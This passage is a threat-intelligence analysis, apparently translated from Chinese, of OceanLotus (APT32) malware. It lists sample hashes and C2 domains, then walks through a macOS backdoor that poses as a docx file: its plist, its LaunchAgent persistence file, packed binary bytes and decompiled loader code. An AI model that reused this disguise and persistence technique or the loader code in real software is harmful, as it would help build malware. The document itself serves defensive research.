  fun_MultiByteToWideChar((int)&lpValue, &String, 0xFDE9u);
  v61 = SetEnvironmentVariableW(L"DB99050C", lpValue) == 0;
  if ( lpValue != (LPCWSTR)&v97 )
    free((void *)lpValue);
  if ( v61 )
```

Correlation Analysis

Trojan Samples

Through the analysis of the general backdoor of OceanLotus, a large number of homologous samples were found through the features in its code:


MD5	Compile time	The file size	Module name
ac5f18f1c20901472d4708bd06a2d191	In the 2018-06-13 s, 11:33:33	93184	DllHijack. DLL
221e9962c9e7da3646619ccc47338ee8	In the 2018-06-25 s, 02:35:46	93184	DllHijack. DLL
26ea45578e05040deb0cc46ea3103184	In the 2018-07-02 s, 02:11:55	142336	DllHijack. DLL
200033d043c13b88d121f2c1d8d2dfdf	In the 2018-07-09 s, 03:00:10	2053632	DllHijack. DLL
9972111cc944d20c9b315fd56eb3a177	In the 2018-07-13 s, 03:48:03	142336	DllHijack. DLL
bf040c081ad1b051fdf3e8ba458d3a9c	In the 2018-07-23 s, 03:11:16	93184	DllHijack. DLL
6c2a8612c6511df2876bdb124c33d3e1	In the 2018-07-23 s, 04:50:51	93184	DllHijack. DLL
7dace8f91a35766e9c66dd6258552b02	In the 2018-07-23 s, 12:59:23	142336	DllHijack. DLL
c9093362a83b0e7672a161fd9ef9498a	In the 2018-08-07 s, 03:12:39	92672	DllHijack. DLL

38f9655c72474b6c97dc9db9b3609677	In the 2018-08-09 s, 10:11:58	93184	DllHijack. DLL
4bb4d19b42e74bd11459c9358c1a6f01	In the 2018-08-13 s, 02:21:13	168960	DllHijack. DLL
f42611ac0ea2c66d9f27ae14706c1b00	In the 2018-08-13 s, 08:46:56	92672	DllHijack. DLL
c28abdfe45590af0ef5c4e7a96d4b979	In the 2018-08-15 s, 03:20:08	92672	DllHijack. DLL
cf0b74fe79156694a2e3ea81e3bb1f85	In the 2018-08-20 s, 02:12:34	92672	DllHijack. DLL
c78fd680494b505525d706c285d5ebce	In the 2018-08-20 s, 02:23:12	92672	DllHijack. DLL
77390c852addc3581d14acf06991982e	In the 2018-08-29 s, 03:20:46	168960	DllHijack. DLL
49e969a9312ee2ae639002716276073f	In the 2018-08-29 s, 03:50:11	93184	DllHijack. DLL
f5ad93917cd5b119f82b52a0d62f4a93	In the 2018-08-30 s, 08:22:15	129536	DllHijack. DLL
6291eabf6a8c58cad6a04879b7ba229f	In the 2018-09-04 s, 02:24:06	92672	DllHijack. DLL
9a10292157ac3748212fb77769873f6c	In the 2018-09-04 s, 02:42:21	129536	DllHijack. DLL
a406626173132c8bd6fe52672deacbe7	In the 2018-09-06 s, 02:03:30	92672	DllHijack. DLL
93c3d6cffdcb0a2f29844ff130a920be	In the 2018-09-06 s, 08:01:41	129536	DllHijack. DLL
6b8fc8c9fe4f4ef90b2fcbcc0d24cfc9	In the 2018-09-10 s, 02:44:30	119296	DllHijack. DLL
1211dea7b68129d48513662e546c6e21	In the 2018-09-11 s, 03:06:50	92672	DllHijack. DLL
2f1f8142d479a1daf3cbd404c7c22f9f	In the 2018-09-17 s, 04:12:57	111616	DllHijack. DLL
0f877ad5464fcbb12e1c019adf7065cc	In the 2018-09-18 s, 02:24:47	92672	DllHijack. DLL
cab262b84dbd319f3df84f221e5c451f	In the 2018-09-18 s, 03:00:51	111616	DllHijack. DLL
07ff4f943b202f4e16c227679d9b598a	In the 2018-09-19 s, 02:01:04	92672	DllHijack. DLL
7a6ba3e26c86f3366f544f4553c9d00a	In the 2018-09-24 s, 07:12:34	93184	DllHijack. DLL

518f52aabd9a059d181bfe864097091e	In the 2018-09-25 s, 02:59:04	111616	DllHijack.DLL
70a64ae401c0a5f091b5382dea2432df	In the 2018-10-03 s, 04:17:51	111616	DllHijack.DLL
d40b4277e0d417e2e0cff47458ddd62d	In the 2018-10-09 s, 03:22:19	95232	DllHijack.DLL
5f1bc795aa784f781d91acc97bec6644	In the 2018-10-17 s, 08:02:50	209412	DllHijack.DLL
305d992821740a9cbbda9b3a2b50a67c	In the 2018-10-22 s, 03:27:24	92672	DllHijack.DLL
7df61bc3a146fcf56fe1bbd3c26ea8c0	In the 2018-10-22 s, 03:34:11	113664	DllHijack.DLL
3c04352c5230b8cbaa12f262dc01d335	In the 2018-11-14 s, 07:07:53	92672	DllHijack.DLL
41f717eda9bc37de6ea584597f60521f	In the 2018-11-15 s, 02:03:44	92672	DllHijack.DLL
db81a7e405822be63634001ec0503620	In the 2018-11-28 s, 08:55:24	112128	DllHijack.DLL
865a7e3cd87b5bc5feec9d61313f2944	In the 2018-11-29 s, 02:21:27	92672	DllHijack.DLL
aad445e7ffc5ce463996e5db13350c5b	In the 2018-11-29 s, 08:18:42	115712	DllHijack.DLL
9bcd0b2590c53e4c0ed5614b127c6ba7	In the 2018-11-29 s, 09:25:15	112128	DllHijack.DLL
7338852de96796d7f733123f04dd1ae9	In the 2018-12-04 s, 02:27:26	92672	DllHijack.DLL
906a6898d099eb50c570a4014c1760f5	In the 2018-12-04 s, 04:31:45	115712	DllHijack.DLL
a530410bca453c93b65d0de465c428e4	In the 2018-12-06 s, 03:21:22	115712	DllHijack.DLL
de409b2fe935ca61066908a92e80be29	In the 2018-12-10 s, 04:03:20	115712	DllHijack.DLL
2756b2f6ba5bcf811c8baced5e98b79f	In the 2018-12-10 s, 04:29:12	92672	DllHijack.DLL

MAC Backdoor

In the previous chapter, we found that the resolved IP of C2:rio.imbandaad.com was 198.15.119.125.When we checked the IP again, we found that one of the domain names, web.dalalepredaa.com, had been labeled as OceanLotus



198.15.119.125

暂无标签

地理位置	美国/亚利桑那州/凤凰城
ASN	AS20454 SECURED SERVERS LLC
IDC服务器	是
代理	否
用户类型	境外IDC
阻断影响系数	20


域名反查

域名	最早看到	最近看到	标签
innatwoodwardpark.com	2018/12/20	2019/05/03	无
qwertypanda.innatwoodwardpark.com	2019/01/21	2019/01/21	无
web.dalalepredaa.com	2018/06/29	2018/11/01	APT32 海莲花
rio.imbandaad.com	2018/10/08	2018/10/31	APT32 海莲花
p12.alerentice.com	2018/10/08	2018/10/24	APT32 海莲花
ermahgerd.com	2014/09/28	2015/07/24	无
www.ermahgerd.com	2014/09/28	2015/03/10	无

And through this domain name, we discovered a OceanLotus's newest MAC sample.


To disguised as a document, first of all, the sample will be in the folder name in docx d, lowercase Roman numeral five hundred instead, to deceive users: Don khieu nai. d ocx


Windows looks like this:



名称	修改日期	类型	大小
_CodeSignature	2005/1/19 14:00	文件夹	
MacOS	2005/1/19 14:00	文件夹	
Resources	2019/5/7 14:30	文件夹	
._PkgInfo	2005/1/19 14:00	_PKGINFO 文件	1 KB
Info.plist	2005/1/19 14:00	QuickTime Prefe...	1 KB
PkgInfo	2005/1/19 14:00	文件	1 KB


On the Macosx system is the office icon of the docx file, is actually a directory:






Name	Date Modified	Size	Kind
▼ Contents	Yesterday, 11:30 PM	--	Folde
▼ _CodeSignature	Yesterday, 11:30 PM	--	Folde
CodeResources	Jan 18, 2005, 10:00 PM	2 KB	Unix e
Info.plist	Jan 18, 2005, 10:00 PM	874 bytes	prope
▼ MacOS	Yesterday, 11:30 PM	--	Folde
Don khieu nai	Jan 18, 2005, 10:00 PM	70 KB	Unix e
PkgInfo	Jan 18, 2005, 10:00 PM	8 bytes	Unix e
▼ Resources	Yesterday, 11:41 PM	--	Folde
configureDefault.def	Jan 18, 2005, 10:00 PM	5 KB	Docu
info.icns	Jan 18, 2005, 10:00 PM	47 KB	Apple


Because iconFile in info.plist points to the iconFile of a doc, as shown below:



```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>CFBundleExecutable</key>
        <string>Don khieu nai</string>
        <key>CFBundleIconFile</key>
        <string>info.icns</string>
        <key>CFBundleIdentifier</key>
        <string>com.apple.files</string>
        <key>CFBundleName</key>
        <string>com.apple.files</string>
        <key>CFBundlePackageType</key>
        <string>APPL</string>
        <key>CFBundleShortVersionString</key>
        <string>1.0</string>
        <key>CFBundleSupportedPlatforms</key>
        <array>
                <string>MacOSX</string>
        </array>
        <key>CFBundleVersion</key>
        <string>1.0</string>
        <key>LSMinimumSystemVersion</key>
        <string>10.6</string>
        <key>LSUIElement</key>
        <true/>
        <key>NSHumanReadableCopyright</key>
        <string>Copyright © 2013 Apple. All rights reserved.</string>
```



The following is the signature information of the sample, as shown in the figure:



```
Identifier = com) apple) files
Format=bundle with mach-o thin (x86_64)
CodeDirectory v=20200 size=439 flags=0x0(none) hashes=15+3 location=embedded
Hash type = sha1 size = 20
CDHash f54c13237d538cd3d885062e11c306b01d858f = 80
Signature size = 8522
Authority=Developer ID Application: DAVID DOWELL (B5YH6VDVRE)
Authority = Developer ID Certification Authority
Authority = Apple Root CA
Timestamp=Sep 19, 2018, 3:57:09 AM
The Info. The plist entries = 11
TeamIdentifier = B5YH6VDVRE
Sealed Resources version=2 rules=12 files=2
Internal requirements count = 1 size = 208
```


After the sample is executed, three directories will be created in the Library directory:

LaunchAgents

Media

Video


Install an application named LaunchAgents to start up:



```
[bogon:LaunchAgents abc$ cat com.apple.media.agentd.plist
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.co
PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
<key>Label</key>
<string>com.apple.media.agentd</string>
<key>ProgramArguments</key>
<array>
<string>/Users/abc/Library/Video/Download/Updater/mediaagentd</string>
</array>
<key>RunAtLoad</key>
<true/>
<key>KeepAlive</key>
<true/>
</dict>
```


The application points to the mediaagentd program in the Video directory:

At the same time, the previous directory was replaced by a real docx file, to achieve a diversion:




```
 ¶ë3<à«   ¶è‹,à£  Áë %  ÿÿ ØÁê  ¶Ü3,à§   ¶Þ3,à¯    ¶Ú‹ à«   ¶Ô3 •à§   ¶Ð3 •à£  Áè
Áé  ¶Ñ3,•à«   ¶Ô3<•à¯   ¶Ð34•à«   ¶Ô3 •à¯  ‰è‰ñ‰ú‹,$3E 3] ƒÅ ‰,$‹u ‹}
ÁÃ  ¶é34à£   ¶ï34à§   ¶ï34à¯   ¶ê3<à£   ¶ï3<à§   ¶ë3<à«   ¶è‹,à£  Áë %  ÿÿ  ØÁê
¶Ü3,à§   ¶Þ3,à¯   ¶Ú‹ à«   ¶Ô3 •à§   ¶Ð3 •à£  Áè Áé  ¶Ñ3,•à«   ¶Ô3<•à¯   ¶Ð34•à«
¶Ô3 •à¯  ‰è‰ñ‰ú‹,$3E 3] ƒÅ ‰,$‹u ‹}
ÁÃ  ¶é34à£   ¶ï34à§   ¶ï34à¯   ¶ê3<à£   ¶ï3<à§   ¶ë3<à«   ¶è‹,à£  Áë %  ÿÿ  ØÁê
¶Ü3,à§   ¶Þ3,à¯   ¶Ú‹ à«   ¶Ô3 •à§   ¶Ð3 •à£  Áè Áé  ¶Ñ3,•à«   ¶Ô3<•à¯   ¶Ð34•à«
¶Ô3 •à¯  ‰è‰ñ‰ú‹,$3E 3] ƒÅ ‰,$‹u ‹}
ÁÃ  ¶é34à£   ¶ï34à§   ¶ï34à¯   ¶ê3<à£   ¶ï3<à§   ¶ë3<à«   ¶è‹,à£  Áë %  ÿÿ  ØÁê
¶Ü3,à§   ¶Þ3,à¯   ¶Ú‹ à«   ¶Ô3 •à§   ¶Ð3 •à£  Áè Áé  ¶Ñ3,•à«   ¶Ô3<•à¯   ¶Ð34•à«
¶Ô3 •à¯  ‰è‰ñ‰ú‹,$3E 3] ƒÅ ‰,$‹u ‹}
ÁÃ  ¶é34à£   ¶ï34à§   ¶ï34à¯   ¶ê3<à£   ¶ï3<à§   ¶ë3<à«   ¶è‹,à£  Áë %  ÿÿ  ØÁê
¶Ü3,à§   ¶Þ3,à¯   ¶Ú‹ à«   ¶Ô3 •à§   ¶Ð3 •à£  Áè Áé  ¶Ñ3,•à«   ¶Ô3<•à¯   ¶Ð34•à«
¶Ô3 •à¯  ‰è‰ñ‰ú‹,$3E 3] ƒÅ ‰,$‹u ‹}
ÁÃ  ¶é34à£   ¶ï34à§   ¶ï34à¯   ¶ê3<à£   ¶ï3<à§   ¶ë3<à«   ¶è‹,à£  Áë %  ÿÿ  ØÁê
¶Ü3,à§   ¶Þ3,à¯   ¶Ú‹ à«   ¶Ô3 •à§   ¶Ð3 •à£  Áè Áé  ¶Ñ3,•à«   ¶Ô3<•à¯   ¶Ð34•à«
¶Ô3 •à¯  ‰è‰ñ‰ú‹,$3E 3] ƒÅ ‰,$‹u ‹}
ÁÃ  ¶é34à£   ¶ï34à§   ¶ï34à¯   ¶ê3<à£   ¶ï3<à§   ¶ë3<à«   ¶è‹,à£  Áë %  ÿÿ  ØÁê
¶Ü3,à§   ¶Þ3,à¯   ¶Ú‹ à«   ¶Ô3 •à§   ¶Ð3 •à£  Áè Áé  ¶Ñ3,•à«   ¶Ô3<•à¯   ¶Ð34•à«
¶Ô3 •à¯  ‰è‰ñ‰ú‹,$3E 3] ƒÅ ‰,$‹u ‹}
ÁÃ  ¶é34à£   ¶ï34à§   ¶ï34à¯   ¶ê3<à£   ¶ï3<à§   ¶ë3<à«   ¶è‹,à£  Áë %  ÿÿ  ØÁê
¶Ü3,à§   ¶Þ3,à¯   ¶Ú‹ à«   ¶Ô3 •à§   ¶Ð3 •à£  Áè Áé  ¶Ñ3,•à«   ¶Ô3<•à¯   ¶Ð34•à«
¶Ô3 •à¯  ‰è‰ñ‰ú‹,$3E 3] ƒÅ ‰,$‹u ‹}
ÁÃ  ¶é34à£   ¶ï34à§   ¶ï34à¯   ¶ê3<à£   ¶ï3<à§   ¶ë3<à«   ¶è‹,à£  Áë %  ÿÿ  ØÁê
¶Ü3,à§   ¶Þ3,à¯   ¶Ú‹ à«   ¶Ô3 •à§   ¶Ð3 •à£  Áè Áé  ¶Ñ3,•à«   ¶Ô3<•à¯   ¶Ð34•à«
¶Ô3 •à¯  ‰è‰ñ‰ú‹,$3E 3] ƒÅ ‰,$‹u ‹}
ÁÃ  ¶é34à³   ¶ï34à·   ¶ï34à¿   ¶ê3<à³   ¶ï3<à·   ¶ë3<à»   ¶è‹,à³  Áë %  ÿÿ  ØÁê
¶Ü3,à·   ¶Þ3,à¿   ¶Ú‹ à»   ¶Ô3 •à·   ¶Ð3 •à³  Áè Áé  ¶Ñ3,•à»   ¶Ô3<•à¿   ¶Ð34•à»
¶Ô3 •à¿  ‰è‹,$3E 3] ‹T$ ‰ ‰Z ‰r ‰z
1Å‹1$ ‹\$
‹t$ ‹|$ ƒÄ Ãƒi ‰1$ ‰\$
‰t$ ‰|$ ‹t$ ‹ ‹^ ‹N ‹V
```

The released mediaagentd program is shelled and will be loaded and executed in memory after decryption:




```
__int64 __usercall start@<rax>(__int64 a1@<rbx>, __int64 a2@<r14>, __int64 a3@<r8>, void (__fastcall *a4)(_QWORD, _QWORD, _QWORD, _
{
  unsigned int v4; // ecx
  unsigned __int64 v5; // rax
  unsigned int v6; // edx
  unsigned __int16 *v7; // rbx
  __int64 (__fastcall *v8)(__int64, __int64); // r15
  char v10; // [rsp+10h] [rbp-4030h]
  __int64 savedregs; // [rsp+4040h] [rbp+0h]
  void *retaddr; // [rsp+4048h] [rbp+8h]

  v4 = *(_DWORD *)(((unsigned __int64)start & 0xFFFFFFFFFFFF0000LL) + 0x10);
  if ( v4 )
  {
    v5 = (unsigned __int64)start & 0xFFFFFFFFFFFF0000LL | 0x20;
    v6 = 0;
    while ( *(_DWORD *)v5 != 25 || *(_QWORD *)(v5 + 10) != 6073460636892678476LL )
    {
      ++v6;
      v5 += *(unsigned int *)(v5 + 4);
      if ( v6 >= v4 )
        goto LABEL_10;
    }
    v7 = *(unsigned __int16 **)(v5 + 24);
    a3 = (__int64)v7 + *v7;
    a4 = (void (__fastcall *)(_QWORD, _QWORD, _QWORD, _QWORD))(v7 + 1);
    do
    {
      a2 = *((unsigned int *)v7 - 1);
      v7 -= 2;
    }
    while ( !a2 );
    a1 = (__int64)v7 - a2;
  }
LABEL_10:
  v8 = (__int64 (__fastcall *)(__int64, __int64))sub_F00008FD(a1, a2, (__int64)&v10, 0x4000LL, a3, a4, &savedregs);
  sub_F0000F7E();
  retaddr = (void *)(signed int)retaddr;
  return v8(a1, a2);
}
```

The unshelled MACOS file is as follows:




```
